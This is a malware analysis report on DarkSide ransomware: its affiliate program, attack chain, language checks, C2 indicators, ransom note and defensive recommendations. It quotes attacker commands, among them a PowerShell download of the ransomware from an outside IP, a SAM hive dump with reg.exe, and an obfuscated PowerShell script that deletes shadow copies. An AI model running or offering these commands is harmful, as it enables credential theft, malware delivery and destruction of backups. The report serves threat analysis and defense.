# DARKSIDE RANSOMWARE


-A report on Darkside Ransomware by Akshay Shinde

# INTRODUCTION

Dark-side ransomware is a criminality operation which was observed at first in August 2020 and it's operated under Ransomware-as-a-Service (RaaS) model. It's known for targeting large organizations with the help of developers who provide the ransomware to affiliates who're carrying out the attacks, after that they collect sensitive data and aggressively threaten the victims to make it public if the ransom amount is not paid. Then the Ransom Payment is split between developers and affiliates.

It's said that it's equipped with the fastest encryption speed in the market which can run on Windows and Linux. It was observed to be used in English Speaking Countries leaving countries associated with Soviet Bloc nations. The Ransom Demand was between US $200,000 - $2,000,000 and they have published the stolen data of more than 40 victims which was just a number from overall victims.

The Darkside have a code of conduct which they used to follow:



CDN:

- Confidence of the target that in case of non-payment, its data will be available for **180 days**.
- Fast data loading and obtaining quotas. Gigabit channels.
- High file size limits.
- An additional impressive factor to pay us.

**Rules?**

1. The following areas are prohibited:
   - Medicine (only: hospitals, hospitals, any palliative care organization, nursing homes, companies that develop and participate (largely at the supply chain level) in the distribution of the COVID-19 vaccine).
   - Funeral services (Morgues, crematoria, funeral homes).
   - Education (Universities, schools).
   - Public sector (municipalities, any state bodies).
   - Non-profit organizations (charities, associations).
2. Any actions that cause damage to the reputation of the product are prohibited.
3. Any work in the CIS (including Georgia, Ukraine) is prohibited.
4. It is forbidden to transfer the account to third parties.
5. It is forbidden to use other lockers in the same project.

**What percentage?**

Two options:


- Dynamic rate from **75% to 90%**.
- **80%** stable.

An introductory offer for new users is also always valid:

- **90%** for the first 2 payments during the transition, if in the last month you had 3 payments, each of which is more than 2kk (each must be confirmed).
- **90%** on the first payment when switching from other affiliate programs.

If you don't like our affiliate program, there is always an opportunity to come back.

The Darkside group has reportedly tried to donate around $20,000 in stolen bitcoin to different charities, but the charities refused to accept the funds because of the source.



**The Water Project Receipt**

PO Box 3353
Concord, NH, 03302
United States of America
Tax ID #: 26-145[redacted]
DATE: Tue Oct 13 2020 15:20

**Children International Receipt**

2000 E. Red Bridge Road
Kansas City, MO, 64131
United States of America
Tax ID #: 44-600[redacted]
DATE: Tue Oct 13 2020 15:11

**Your Tax Receipt**

**TRANSACTION ID**:
[redacted]4e15c94472e8e37c9b3a95e5135320e44e563c85379800

**ITEM**: Online Cryptocurrency Donation

**QTY**: 0.88 BTC

**FOR YOUR TAX PURPOSES**: Your donation is tax deductible to the extent allowed by law. Please save this letter for your tax records as confirmation of your donation. No goods or services were provided in exchange for this donation. If you have any questions, please email info@thegivingblock.com.

**Your Tax Receipt**

**TRANSACTION ID**:
[redacted]9d2f5697d1998152c9e987279e916b60a6dfa1909bf82d

**ITEM**: Online Cryptocurrency Donation

**QTY**: 0.88 BTC

*The attackers posted tax receipts for their donations*

# KEY DETAILS

• **Emerging Threat:** In short time the DarkSide group has established a reputation for being a very professional and organized group that has potentially generated millions of dollars in profits from the ransomware.

• **High Severity:** The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.

• **Human Operated Attack:** Prior to the deployment of the ransomware, the attackers attempt to infiltrate and move laterally throughout the organization, carrying out a fully-developed attack operation.

• **Aiming Towards the DC:** The DarkSide group is targeting domain controllers (DCs), which puts targets and the whole network environment at great risk.

• **Detected and Prevented:** The Cybereason Defense Platformfully detects and prevents the DarkSide ransomware.

# BREAKING DOWN THE ATTACK

## DOWNLOADING THE RANSOMWARE:


After gaining access to the network, the attackers collect the information about the company. If the target is on the list of Prohibited Organizations (ie: hospitals, hospices, schools, universities, non-profit organizations, or government agencies), then they don't move forward.

If not on the prohibited list, then they continue their operation:

- They start to collect files, credentials and sensitive information and escape.
- The Powershell is used to download the DarkSide binary as "update.exe" using the "DownloadFile " command abusing Certutil.exe and Bitsadmin.exe in process.

```
powershell -Command "(New-Object
Net.WebClient).DownloadFile('http://185.117.119.87/update.exe',
'C:\Windows\update.exe')"
```

*Downloading the DarkSide ransomware binary using DownloadFile command*




*Downloading the DarkSide ransomware binary using Certutil.exe*

In downloading the DarkSide binary into C:\Windows and temporary directories, the attackers create a shared folder into the infected machine and use PowerShell to download a copy of malware.

## CONQUERING THE DOMAIN CONTROLLER:


After gaining the access to any one machine from that environment, the attacker begins to move sideways in that environment to access the Domain Controller(DC).

After accessing the DC they start to collect other sensitive info and files, including dumping SAM hive which stores target passwords.

```
C:\Windows\system32\reg.exe save HKLM\SAM sam.save
```

*Using reg.exe to steal credentials stored in the SAM hive on the DC*

For collecting the data from DC, the attackers use PowerShell to download DarkSide binary from a shared folder.





*PowerShell command executed on the DC*


Attackers create a shared folder using the company's name on the DC, and copies DarkSide binary. When all the data has been exfiltrated, they use bitsadmin.exe to distribute the ransomware binary from that shared folder to that environment to increase the damage.


*Downloading the DarkSide ransomware binary from a remote machine using shared folders*

To execute the ransomware on DC, the schedule is created “Test1” which is config to execute ransomware:





*Execution of the DarkSide ransomware using scheduled task*




*The scheduled task \Test1, used to run the ransomware on the DC*

# DARKSIDE ANALYSIS

When DarkSide is firstly executes on infected host, it checks the system language { using GetSystemDefaultLanguage() and GetUSerDefaultLangID() } Functions to avoid the system location in the former Soviet Bloc countries from being encrypted:




*Debugginf of ransomware - checking the language is Russian(419).*

The malware doesn't encrypt files on systems with the languages installed:

| | | | |
|---|---|---|---|
| Russian - 419 | Azerbaijani (Latin) - 42C | Uzbek (Latin) - 443 | Uzbek (Cyrillic) - 843 |
| Ukranian - 422 | Georgian - 437 | Tatar - 444 | Arabic (Syria) - 2801 |
| Belarusian - 423 | Kazakh - 43F | Romanian (Moldova) - 818 | |
| Tajik - 428 | Kyrgyz (Cyrillic) - 440 | Russian (Moldova) - 819 | |
| Armenian - 42B | Turkmen - 442 | Azerbaijani (Cyrillic) - 82C | |

If that happens then DarkSide proceeds to stop the following services related to security and backup:

| | | | |
|---|---|---|---|
| vss | sql | svc | memtas |
| mepocs | sophos | veeam | backup |

```
push dword ptr ds:[60910]                    00060910:&L"sql"
call dsransom.51472
cmp byte ptr ds:[607F1],0
je dsransom.52AFB
lea eax,dword ptr ds:[ebx+36E8]              ebx+36E8:L"vss"
push eax
call dsransom.52BFD
mov esi,eax
push esi
push 8
push dword ptr ds:[60A9E]
call dword ptr ds:[<&RtlAllocateHeap>]
mov dword ptr ds:[60914],eax
push esi
lea eax,dword ptr ds:[ebx+36E8]              ebx+36E8:L"vss"
push eax
push dword ptr ds:[60914]
call dsransom.51472
cmp byte ptr ds:[607F7],0
je dsransom.52B39
lea eax,dword ptr ds:[ebx+3EB8]              ebx+3EB8:L"catsdegree.com"
push eax
call dsransom.52BFD
```

*Debugging the ransomware - stopping services, and creates connection to the hardcoded C2*

It then creates a connection to its C2 (command and control) server, and in different samples analyzed, the attackers use the following domains and IPs:

| | |
|---|---|
| 198.54.117[.]200 | temisleyes[.]com |
| 198.54.117[.]198 | catsdegree[.]com |
| 198.54.117[.]199 | |
| 198.54.117[.]197 | |

After uninstalling the Volume Shadow Copy Service (VSS), DarkSide then deletes the shadow copies by launching an obfuscated PowerShell script that uses WMI to delete them:

```
011E5179    6A 00       push 0
011E517B    6A 00       push 0
011E517D    68 EAB51E01 push dsransom.11EB5EA                11EB5EA:L"powershell -ep bypass -
011E5182    6A 00       push 0
011E5184    FF15 6E0D1F01 call dword ptr ds:[<&CreateProcessW>]
011E518A    FF73 FC     push dword ptr ds:[ebx-4]

"powershell -ep bypass -c \"(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F724

517D dsransom.exe:$517D #457D
```

*Debugging the ransomware - creating a PowerShell process*

```
65742D576D694F626A6563742057696E33325F536861646F
77636F7079207C20466F72456163682D4F626A656374207B
245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
```

*The PowerShell commands as shown in the Cybereason defence platform*


The de-obfuscated PowerShell script:

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

The malware then enumerates the running processes and terminates different processes to unlock their files so it can both steal related information stored in the files and encrypt them.

DarkSide creates a unique User_ID string for the victim, and adds it to the encrypted files extension as follows:

<File_name>.{userid}. The malware also changes the icons for the encrypted files and changes the background of the desktop:




*Background set by DarkSide*

In end it leaves a ransom note: “README.{userid}.TXT”:


```
----------- [ Welcome to DarkSide ] ------------->

What happend?
-----------------------------------------------
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you
cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program will
restore all your network.
Follow our instructions below and you will recover all your data.

Data leak
-----------------------------------------------
First of all we have uploaded more then full dump data.

These files include:
- finance
- private information
- partners documents


Your personal leak page:
http://darksidedxcftmqa.onion/DWMRLAW/N9N6W7_4EpBFAgHXuDGOwpXTQSpdXdKqYN_rPUXHIsXGkuZCNNHvRC8amaoegEAh
On the page you will find examples of files that have been downloaded.
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.

We are ready:
- To provide you the evidence of stolen data
- To delete all the stolen data.


What guarantees?
-----------------------------------------------
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our
interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in
```

*DarkSide ransom note*

# CYBEREASON DETECTION AND PREVENTION


The defense platform is able to secure the execution from Darkside Ransomware using Multilayer protection that detects and blocks the malware.When Anti-Ransomware is enabled behavioral detection technique in that platform detects and prevents from encrypting the files.


*Malop for DarkSide ransomware*





*Malop for DarkSide ransomware*

Using Anti-Malware with the right config, the Cybereason Defense will also detect and prevent ransom execution. Prevention is based on machine learning which blocks known and unknown malwares.




*Prevention alert of DarkSide Ransomware*




*Cybereason notification before launching*

# CONCLUSION

DarkSide ransomware represents cyber threats known for its advanced techniques and high-profile targets. Operating as a Ransomware-as-a-Service (RaaS) DarkSide has demonstrated the potential most notably with the Colonial Pipeline attack in May 2021 which pointed to the vulnerabilities of critical infrastructure.

The tactics applied by DarkSide from initial access through phishing and exploiting vulnerabilities, lateral movement with advanced tools and the dual threat of data encryption and exfiltration indicate the importance for upgrading and advancing cybersecurity strategies. Although the group has announced its shutdown, the presence of ransomware threats and the potential for re-emergence remains a concern.

To prevent these types of threats organizations must prioritize regular data backups, timely patch management, robust endpoint security, network segmentation, user education, and well-defined incident response plans. The DarkSide case underscores the critical need for vigilance, proactive defense measures, and a resilient security posture to protect against the ever-evolving threat landscape posed by ransomware.